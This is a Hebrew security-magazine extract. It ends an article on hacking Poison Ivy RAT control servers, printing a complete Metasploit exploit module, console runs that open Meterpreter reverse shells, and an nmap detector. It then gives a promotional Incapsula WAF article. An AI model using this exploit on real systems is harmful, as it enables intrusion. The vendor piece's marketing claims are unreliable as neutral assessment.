
www.DigitalWhisper.co.il



bruteforce target. If RANDHEADER is used a random header will be used. If the bruteforce target is selected, a random header will be sent in case the default for the password 'admin' doesn't work. Bruteforce will stop after 5 tries or a session obtained.

```
},
'License'      => MSF_LICENSE,
'Author'       =>
[
  'Andrzej Dereszowski', # Vulnerability Discovery
  'Gal Badishi', # Exploit and Metasploit module
  'juan vazquez' # Testing and little of Metasploit-fu
],
'References'   =>
[
  [ 'URL', 'http://www.signall1.eu/en/research/articles/targeted_2010.pdf' ],
  [ 'URL', 'http://badishi.com/own-and-you-shall-be-owned' ]
],
'DisclosureDate' => "Jun 24 2012",
'DefaultOptions' =>
{
  'EXITFUNC' => 'thread',
},
'Payload'      =>
{
  'StackAdjustment' => -4000,
  'Space'           => 10000,
  'BadChars'       => "",
},
'Platform'     => 'win',
'Targets'      =>
[
  [
    'Poison Ivy 2.3.2 / Windows XP SP3 / Windows 7 SP1',
    {
      'Ret' => 0x0041AA97, # jmp esp from "Poison Ivy 2.3.2.exe"
      'RAddress' => 0x00401000,
      'Offset' => 0x806D,
      'PayloadOffset' => 0x75,
      'jmpPayload' => "\x81\xec\x00\x80\x00\x00\xff\xe4" # sub esp,0x8000
                                                           # jmp esp
    }
  ],
  [
    'Poison Ivy 2.3.2 - Bruteforce / Windows XP SP3 / Windows 7 SP1',
    {
      'Ret' => 0x0041AA97, # jmp esp from "Poison Ivy 2.3.2.exe"
      'RAddress' => 0x00401000,
      'Offset' => 0x806D,
      'PayloadOffset' => 0x75,
      'jmpPayload' => "\x81\xec\x00\x80\x00\x00\xff\xe4", # sub esp,0x8000
                                                           # jmp esp

      'Bruteforce' =>
      {
        'Start' => { 'Try' => 1 },
        'Stop' => { 'Try' => 6 },
        'Step' => 1,
        'Delay' => 2
      }
    }
  ]
],
'DefaultTarget' => 0
))
```



```
register_options (
[
  Opt::RPORT(3460),
  OptBool.new('RANDHEADER', [true, 'Send random bytes as the header', false])
], self.class)

register_advanced_options (
[
  OptInt.new('BruteWait', [ false, "Delay between brute force attempts", 2 ]),
], self.class)
end

def check
  sig = "\x35\xe1\x06\x6c\xcd\x15\x87\x3e\xee\xf8\x51\x89\x66\xb7\x0f\x8b"
  lensig = [0x000015D0].pack("V")


  connect
  sock.put("\x00" * 256)
  response = sock.read(256)
  datalen = sock.read(4)
  disconnect

  if datalen == lensig
    if response[0, 16] == sig
      print_status("Password appears to be \"admin\"")
    else
      print_status("Unknown password - Bruteforce target or RANDHEADER can be tried
and exploit launched until success.")
    end
    return Exploit::CheckCode::Vulnerable
  end
  return Exploit::CheckCode::Safe
end

def single_exploit
  if datastore['RANDHEADER'] == true # Generate a random header - allows multiple
                                     # invocations of the exploit if it fails
                                     # because we don't know the password

    header = rand_text(0x20)
  else # This is the 32-byte header we want to send, encrypted with the default
       # password ("admin")
       # We have a very good chance of succeeding even if the password was changed
    header = "\xe7\x77\x44\x30\x9a\xe8\x4b\x79\xa6\x3f\x11\xcd\x58\xab\x0c\xdf\x2a
\xcc\xea\x77\x6f\x8c\x27\x50\xda\x30\x76\x00\x5d\x15\xde\xb7"
  end
  do_exploit(header)
end

def brute_exploit(brute_target)
  if brute_target['Try'] == 1
    print_status("Bruteforcing - Try #{brute_target['Try']}: Header for 'admin'
password") # This is the 32-byte header we want to send, encrypted
with the default password ("admin")
# We have a very good chance of succeeding even if the
password was changed
    header = "\xe7\x77\x44\x30\x9a\xe8\x4b\x79\xa6\x3f\x11\xcd\x58\xab\x0c\xdf\x2a
\xcc\xea\x77\x6f\x8c\x27\x50\xda\x30\x76\x00\x5d\x15\xde\xb7"
  else
    print_status("Bruteforcing - Try #{brute_target['Try']}: Random Header")
# Generate a random header - allows multiple invocations of the exploit if it
fails because we don't know the password
    header = rand_text(0x20)
  end
end
```



```
do_exploit(header)
end

def do_exploit(header)
  # Handshake
  connect
  print_status("Performing handshake...")
  sock.put("\x00" * 256)
  sock.get

  # Don't change the nulls, or it might not work
  exploit = ''
  exploit << header
  exploit << "\x00" * (target['PayloadOffset'] - exploit.length)
  exploit << payload.encoded
  exploit << "\x00" * (target['Offset'] - exploit.length)
  exploit << [target.ret].pack("V") # ret to a jmp esp opcode
  exploit << [target['RWAddress']].pack("V") # Readable/writable - will be
                                           # cleaned by original ret 4 (esp
                                           # will point to the next dword)

  exploit << target['jmpPayload'] # This comes immediately after ret - it is a
                                  # setup for the payload (jmp back)
                                  # The disconnection triggers the exploit

  print_status("Sending exploit...")
  sock.put(exploit)
  select(nil,nil,nil,5)
  disconnect
end


end

=begin

* ROP version of exploit(): Has been discarded at the moment because of two reasons:

(1) Poison Ivy fails to run on DEP enabled systems (maybe due to the unpacking process)
(2) When trying a unpacked version on DEP enabled systems windows/exec payload runs, but
not meterpreter

=end
```



ניתן לראות כי קיימת גם אופציה לנסות פריצה ישירה עם סימט admin, וגם אפשרות לבצע מתקפת

:Brute-Force

```
msf > use windows/misc/poisonivy_bof
msf exploit(poisonivy_bof) > show options

Module options (exploit/windows/misc/poisonivy_bof):

  Name          Current Setting  Required  Description
  ----          -
  RANDHEADER    false           yes       Send random bytes as the header
  RHOST         192.168.13.2    yes       The target address
  RPORT         4444            yes       The target port

Exploit target:

  Id  Name
  --  ---
  0   Poison Ivy 2.3.2 / Windows XP SP3 / Windows 7 SP1

msf exploit(poisonivy_bof) > show targets

Exploit targets:

  Id  Name
  --  ---
  0   Poison Ivy 2.3.2 / Windows XP SP3 / Windows 7 SP1
  1   Poison Ivy 2.3.2 - Bruteforce / Windows XP SP3 / Windows 7 SP1

msf exploit(poisonivy_bof) >
```


דוגמה לפריצה ישירה:

```
msf exploit(poisonivy_bof) > set rhost 192.168.13.2
rhost => 192.168.13.2
msf exploit(poisonivy_bof) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(poisonivy_bof) > set lhost 192.168.13.1
lhost => 192.168.13.1
msf exploit(poisonivy_bof) > check

[*] Password appears to be "admin"
[+] The target is vulnerable.
msf exploit(poisonivy_bof) > exploit

[*] Started reverse handler on 192.168.13.1:4444
[*] Performing handshake...
[*] Sending exploit...
[*] Sending stage (752128 bytes) to 192.168.13.2
[*] Meterpreter session 1 opened (192.168.13.1:4444 -> 192.168.13.2:1130) at 2012-07-05 03:52:30 +0300

meterpreter >
```



דוגמה ל-Brute-Force:

```
msf exploit(poisonivy_bof) > check
[*] Unknown password - Bruteforce target or RANDHEADER can be tried and exploit launched until success.
[+] The target is vulnerable.
msf exploit(poisonivy_bof) > set brutewait 10
brutewait => 10
msf exploit(poisonivy_bof) > exploit

[*] Started reverse handler on 192.168.13.1:4444
[*] Bruteforcing - Try 1: Header for 'admin' password
[*] Performing handshake...
[*] Sending exploit...
[*] Bruteforcing - Try 2: Random Header
[*] Performing handshake...
[*] Sending exploit...
[*] Sending stage (752128 bytes) to 192.168.13.2
[*] Meterpreter session 3 opened (192.168.13.1:4444 -> 192.168.13.2:1135) at 2012-07-05 10:04:09 +0300
meterpreter >
```

בהסתמך על המודול הנ"ל, Jamie Blasco כתב סקריפט ל-nmap שמחפש שרתי PI:

```
description = [[
  Detect if Poison Ivy client is present
]]

---
-- @output
-- PORT      STATE SERVICE
-- 3460/tcp  open  unknown
-- |_poison: Poison Ivy client detected with default password, admin

author = "Jaime Blasco jaime.blasco@alienvault.com"
license = "Same as Nmap--See http://nmap.org/book/man-legal.html"
categories = {"discovery", "safe"}

require "nmap"
require "shortport"
local stdnse = require "stdnse"


portrule = shortport.portnumber(3460, {"tcp"})

function fromhex (str)
  local offset,dif = string.byte("0"), string.byte("A") - string.byte("9") - 1
  local hex = {}
  str = str:upper()
  for a,b in str:gfind "(%S) (%S)%s*" do
    a,b = a:upper():byte() - offset, b:upper():byte()-offset
    a,b = a>10 and a - dif or a, b>10 and b - dif or b
    local code = a*16+b
    table.insert(hex,string.char(code))
  end
  return table.concat(hex)
end

action = function(host, port)
  payload = string.rep("\000", 256)
  local try = nmap.new_try()
  local socket = nmap.new_socket()
  socket:set_timeout(3000)
  try = nmap.new_try(function() socket:close() end)
```

פריצה לשרתי Ivu Poison

www.DigitalWhisper.co.il



```
try(socket:connect(host.ip, port.number))
try(socket:send(payload))
response1 = try(socket:receive_bytes(256))
response2 = try(socket:receive_bytes(4))
socket:close()
if response2 == fromhex [[d0 15 00 00]] then
  if (string.sub(response1, 0, 16) == fromhex [[35 e1 06 6c cd 15 87 3e ee f8 51 89 66
    b7 0f 8b]]) then
    return "Poison Ivy client detected with default password, admin"
  else
    return "Poison Ivy client detected"
  end
end
end
end
```

סיכום

מתקפות באינטרנט הפכו, לצערנו, לדבר שבשגרה. מחשביהם של גולשים רבים ברחבי העולם הופכים, ללא ידיעתם, לחלק מצבא של זומבים. שיטות ההגנה הפאסיביות הקלאסיות של שימוש באנטי-וירוס ודומיו מעניקות רק מענה חלקי. הגנה פרואקטיבית, כפי שהצגנו כאן, היא חלק חשוב בארסנל הכלים של המגן. השתלטות על שרת השו"ב של התוקף מאפשרת גישה מלאה למערך הבטיים שלו, וזהו צעד ראשון וחשוב לקראת הפלת המערך כולו.

על המחבר

ד"ר גל בדישי קיבל דוקטורט מהטכניון בנושא התקפות מניעת שרות ברמת האפליקציה. גל הוא המדען הראשי של חברת סייורה (www.cyvera.com), המפתחת ליין מוצרים להגנה מפני מתקפות מחשב מרוחקות, ובפרט מתקפות ממוקדות על ארגונים ותשתיות קריטיות. כמו כן, גל הוא ראש תחום אבטחת מידע בחוג למדעי המחשב, המסלול האקדמי המכללה למנהל. תוכלו למצוא את בלוג אבטחת המידע הפרטי של גל בכתובת www.badishi.com.

Incapsula - אבטחת אתרים להמונים


נכתב ע"י מרק גפן

הקדמה

בחודשים האחרונים נושא אבטחת אתרי אינטרנט זוכה ליותר ויותר כותרות, זאת בעיקר בזכות מספר התקפות גדולות, מתוחכמות ומתוקשרות כגון: הווירוס Flame, חשיפה של 6.5 מיליון סיסמאות LinkedIn, הפריצה ל-eHarmony, ההתקפה של אנונימוס על אתרי הממשל הודו ועוד כמה התקפות אחרות כדוגמתן.

סיפורים אלה יוצרים רושם כאילו מתקפות על אתרים הם משהו שמתרחש אי-שם מעבר לאופק ושאינו נגיעה למציאות היום-יומית של מאות מיליוני אתרים קטנים ובינוניים, שהם אוכלוסיית הרוב של רשת האינטרנט.

אך בפועל, ההפך הוא הנכון. האירועים המתוקשרים הללו הם רק נקודות קיצון על גרף מגמה העולה של מתקפות על אתרי אינטרנט. ממדיה האמיתיים של התופעה מתגלים בעיון במחקרים שנערכו בנושא. כך לדוגמה, מחקר של WhiteHat Website Security שפורסם ב-2011 חשף כי 64% מכלל האתרים הותקפו במהלך השנה הקודמת ואף הראה כי, בשונה מהפוקוס התקשורתי, ההתקפות המזיקות ביותר לא עסקו בגניבת מידע אלא דווקא בשיבוש תפקוד האתר על-ידי התקפות מסוג DoS (Denial of Service) שנפחו עלה בשנה האחרונה ב-130% והתקפות על אפליקציות רשת כגון: SQL injection ו-Cross Site Scripting.



באשר לזהות המותקפים, מחקרים אחרונים הראו כי כ-40% מסה"כ המותקפים הם אתרי של עסקים קטנים ובינוניים ולא דווקא אתרי הענק של מוסדות, ממשלות ותאגידים.

אומנם, בשעה שאמצעי התקיפה הופכים לזמינים יותר והיקף האתרים הנפגעים הולך ומתרחב, ישנו עדיין מחסור ברור במוצרי


אבטחת אתרים שמתאימים את עצמם לדרישה החדשה שנוצרה, והיא הדרישה לכלי הגנה המיועד לקהל הרחב. כלי שיהיה אפקטיבי ובו בזמן גם זול ונוח לשימוש - כלי שיתאים לצרכיו של בעל אתר קטן או

בינוני, שנאלץ להתמודד כיום עם תקיפות מתוחכמות בהיקף גבוה אך עדיין לא מסוגל להרשאות לעצמו תקציב אבטחה גבוה ואיננו בעל ידע או ניסיון קודם בתחום האבטחה.

אל מול האתגר הזה חברת Incapsula, חברת בת של ענקית האבטחה Imperva, הייתה מהראשונות להרים את הכפפה. לאחר כמעט שלוש שנות פעילות, המוצר של Incapsula כבר ביסס את עצמו בשוק וכעת החברה מספקת שירותי אבטחה לאתרים גדולים, בינוניים וקטנים כאחד, תוך שהוא עושה שימוש חכם בטכנולוגיית ה-Cloud בכדי להציע כלי ניטור, הגנה והאצה מתקדמים ביותר, במחיר הוגן ונגיש לכל. כיום, בין משתמשי Incapsula ניתן למצוא הן לקוחות קצה: בעלי אתרים וובמסטרים, והן נותני שירות: חברות אחסון, עיצוב, קידום וחברות פיתוח אתרים, המציעות את Incapsula כשירות הגנה והאצה אתרים ללקוחותיהם.

Incapsula - איך זה עובד?

השירות של Incapsula נשען על תשתית CDN - רשת המורכבת ממספר שרתי-על שמוקמו בנקודות אסטרטגיות מסביב לעולם. הרשת היא התשתית שעליה מספקת החברה את השירות והיא משמשת גם להאצה ולשיפור Uptime של אתרי הלקוחות:



אבטחה וניטור

Incapsula מספקת ללקוחותיה פתרון אבטחה רב-שכבתי שמציע את ההגנות הבאות:

1. הגנה בפני Bad Bots - הגנה בפני ספאם קישורים/תגובות, הגנה בפני סורקים, גונבי תוכן ועוד.
2. הגנה בפני התקפות על אפליקציות - הגנה בפני XSS, SQL Injection, Illegal Resource Access ועוד.
3. הגנה בפני DDoS - הגנה ע"י איתור מוקדם וע"י ספיגה באמצעות רשת ה-CDN.

אחת מגולות הכותרת של המוצר הוא ה-WAF (Web Application Firewall) שעוטף את אתרי הלקוחות הנמצאים בשירות. מדובר במוצר אבטחה ברמה הגבוהה ביותר, וכיום ה-WAF היחיד בעולם שמתקיים בענן ועדיין תואם באופן מלא את דרישות האוניברסאליות של תקן PCI DDS. עד כה מוצר אבטחה ברמה זו היה נגיש רק לחברות הגדולות ענק, שכן עלותו הרגילה של פתרון ה"ל מגיעה נעה בין עשרות למאות אלפי דולר. בזכות המודל של Incapsula, שמשתמש בטכנולוגיית ענן בכדי לספק בשירות על בסיס שיתופי ומאפשר מודל של 'חלוקת עלויות', כל אתר ברשת האינטרנט יכול כעת לקבל את רמת הגנה הזו. הכל במחיר של כמה עשרות דולר לחודש.


יכולת ניטור היא יתרונה הנוסף של מערכת Incapsula. בתוך ממשק ה-GUI, התוכנה מציגה למשתמשיה נתונים על סוגי ההתקפות שנחסמו, ביקורי Bots טובים ורעים ותנועת הגולשים לאתר. כל הנתונים הללו זמינים למשתמש לתקופה של עד 90 יום לאחור והם מוצגים באמצעות המחשה גראפית ומאפשרים לבצע Drill-Down בקלות, בלחיצה פשוטה על הנתון שאותו מבקרים לחקור.

הנתונים שאותם מציגה המערכת אינן להצגה בלבד והם מלווים באפשרויות הקסטומיזציה הרבות




Security - מסך ראשי (מרכז נתוני התקפה)

שמאפשרות להתאים את Incapsula לצרכיו האישיים של בעל האתר, זאת בין השאר באמצעות הנתונים שנאספו. אפשרויות אלו, שכוללות הנחיות לחסימת Bad Bots, סף רגישות ל-DDoS ועוד, מנהלות כולן ע"י ממשק אינטואיטיבי המאפשר לערוך שינויים בזמן אמת וללא צורך בידע טכני מוקדם.



[WAF - מסך ראשי (מרכז הגדרות ל-WAF)]

[Bot Access Control - מסך ראשי (מרכז הגדרות ל-Bots)]



התמודדות עם התקפות - Knowledge is Power

מאחורי מערכת Incapsula ניצב צוות אבטחה שמתמקד באיסוף מידע על ההתקפות ומשתמש בידע שצבר כדי לתחזק ולעדכן את מנגנוני האבטחה על בסיס קבוע. צורת עבודה זו מאפשרת ל-Incapsula לשמור על יתרונה היחסי אל מול התוקפים, לגדול יחד עם הדרישה ולספק הגנה מקיפה בפני כל האיומים הניצבים בפני לקוחותיה - בין אם מדובר באיומים מתועדים מוכרים, התקפות חדשות שאותרו לאחרונה ולעתים אף איומים עתידיים שמידע אודותיהם מגיע ממקורות חיצוניים.

סכום הידע המקצועי הזה, שאותו צברה Incapsula במהלך השנים, הוא סוד כוחה האמיתי של המערכת והוא התשתית שבה משתמשים מנגנוני האבטחה המשרתים את לקוחותיה. ידע זה, שמשלב את הניסיון המקצועי של Incapsula עם המידע העצום הקיים בחברת האם Imperva ועם מידע עדכני שמגיע בזמן אמת מניטור אלפי אתרים שנמצאים בענן, משמש לאפיון דפוסי התנהגות התוקפים. הצלבה נבונה של כל הנתונים הללו עם עצמם ועם פקטורים חיצוניים אחרים עוזרת ל-Incapsula למנוע את ההתקפה ולהימנע ממקרים של False Positive.

על מנת להמחיש כיצד המערכת מטפלת בסוגי ההתקפות השונות את הדרך אפשר לבחון את הדרך שבה היא מתמודדת עם 5 סוגי המתקפה הנפוצים ביותר בעולם כיום, כפי שהופיעו בדירוג "10 הגדולים" של OWASP (Open Web Application Security Project):

הזרקת קוד (Code Injection)

התקפה נפוצה שבה, בזכות פרצה בקוד, מידע שאותו מספק המשתמש מפוענח כשאלתה או כפקודה אשר רצה על השרת בהרשאות בהן רץ קוד האתר (.NET / PHP וכו')

Encapsulate מזהה וחוסמת התקפות מסוג זה ע"י שימוש במנגנון **ולידציה** (Validation). בשלב ראשון תהליך הוולידציה מתבצע ע"י השוואה של נתוני ה-Session מול Pool של חתימות (נתוני IP, תוכן וסדר של Headers ונתוני Session אחרים) שאומתו כמסוכנות, בין אם על סמך ידע קודם שקיים בחברה ובין אם על ידי כך ששימשו להתקפה על אחד מאתרים שנמצאים בשירות.

בשלב השני, ובהנחה שעבר את מבחן החתימה, התהליך משווה את נתוני ה-Session עם וקטורים שיכולים להיחשב כחשודים. הצלבת הנתונים מאפשרת למערכת לזהות ניסיונות התקפה ולמנוע אותם בטרם התרחשו. Pool החתימות וכללי הווקטורים מנוהלים ומתעדכנים לעתים קרובות ע"י צוות אבטחה ייעודי, זאת כדי למנוע מצבים של False Positive.

במקרים מסוימים המערכת מציבה Challenges נוספים כדי לאמת סופית את זהות המבקר ואת כוונותיו.

(XSS) Cross-Site-Scripting

XSS היא התקפה שבדומה להזרקת קוד, בה ניתן להזריק קוד צד לקוח קבוע (Persistent) או מוחזר למשתמש (Reflected) לדפי האתר, בעזרת מתקפה זו ניתן להפנות את הגולש לעמודים בעלי תוכן זדוני, לגנוב לו את פרטי ההזדהות, או לשנות את פני האתר.

גם במקרה זה Encapsulate מפעילה מנגנון **ולידציה** שמשתמש בידע הקיים בחברה לזיהוי מרכיבי ההתקפה ומניעתה.

Broken Authentication and Session Management

התקפה אשר מנצלת פרצות במנגנוני רישום ובתיעודי הביקור (session) על מנת להשתלט על פרטי המשתמש ולנצל אותם לקבלת גישה לא מורשת למשאבי האתר.

Incapsula פועלת במקביל למנגנון הקיים באתר, תוך שהיא **מנטרת, לומדת ומוודא את חוקיות הביקור ומאלצת שימוש נכון במנגנון הרישום הקיימים**. במקביל, המערכת מכירה חתימות של כלים והתנהגויות גולש המזוהות עם התקפות מסוג זה ומשתמשת בהצלבת מידע לזיהוי תוקף פוטנציאלי. חשוב לציין כי המערכת אינה משנה את הפונקציונאליות הרגילה של האתר ושל מנגנוני הרישום ולא יוזמת שינויים בקוד האתר.

Insecure Direct Object References

התקפה זו מתרחשת, בד"כ בעקבות העדר מנגנוני בדיקה ואישור גישה לאפליקציות (Access Control Check). ללא מנגנונים הנ"ל, תוקף יכול לגשת למשאבים אסורים ולעשות בהם שימוש לניהול, שליפת מידע, הפניית גולשים לאתרי Phishing, ובעצם להשתמש בכלל רכיבי הניהול הנגישים אליו על מנת להרוס את המערכת.


גם פה מערכת Incapsula מפעילה **מנגנון ולידציה שמזהה חתימות וודפוסים התנהגות נפוצים המתקשרים להתקפות הנ"ל ומשתמשת במידע הזה בכדי לחסום התקפות פוטנציאליות**. במקביל, המערכת גם **מזהה ולומדת דפוסי התנהגות רגילים** של אפליקציות ומצליבה נתונים אלו אם נתוני התנהגות חשודה לזיהוי ודאי של התוקף.

Cross-Site Request Forgery

התקפת CSRF מתבצעת בקריאות HTTP מזויפות שמפועלות ע"י הטיית הגולש, זאת באמצעות שימוש בתגיות תמונה, XSS ועוד כדומה. ההתקפות מנצלות פרצות במנגנוני האימות האוטומטי, למשל כאלה המשתמשים ב-Cookies לזיהוי הגולש כדי לבצע פעולות ב"שמו" של המשתמש.


Incapsula **עוקבת אחר דפוס השימוש בהפניות (Referrals)** על מנת לזהות התנהגות לא רצויה (כגון הפניית משתמשים לאתרים שסומנו כמסוכנים - למשל אתרי Phishing) **ומצליבה את הנתונים עם המידע הקיים במערכת כדי לזהות ולמנוע התקפות CSRF על משתמשי האתר.**

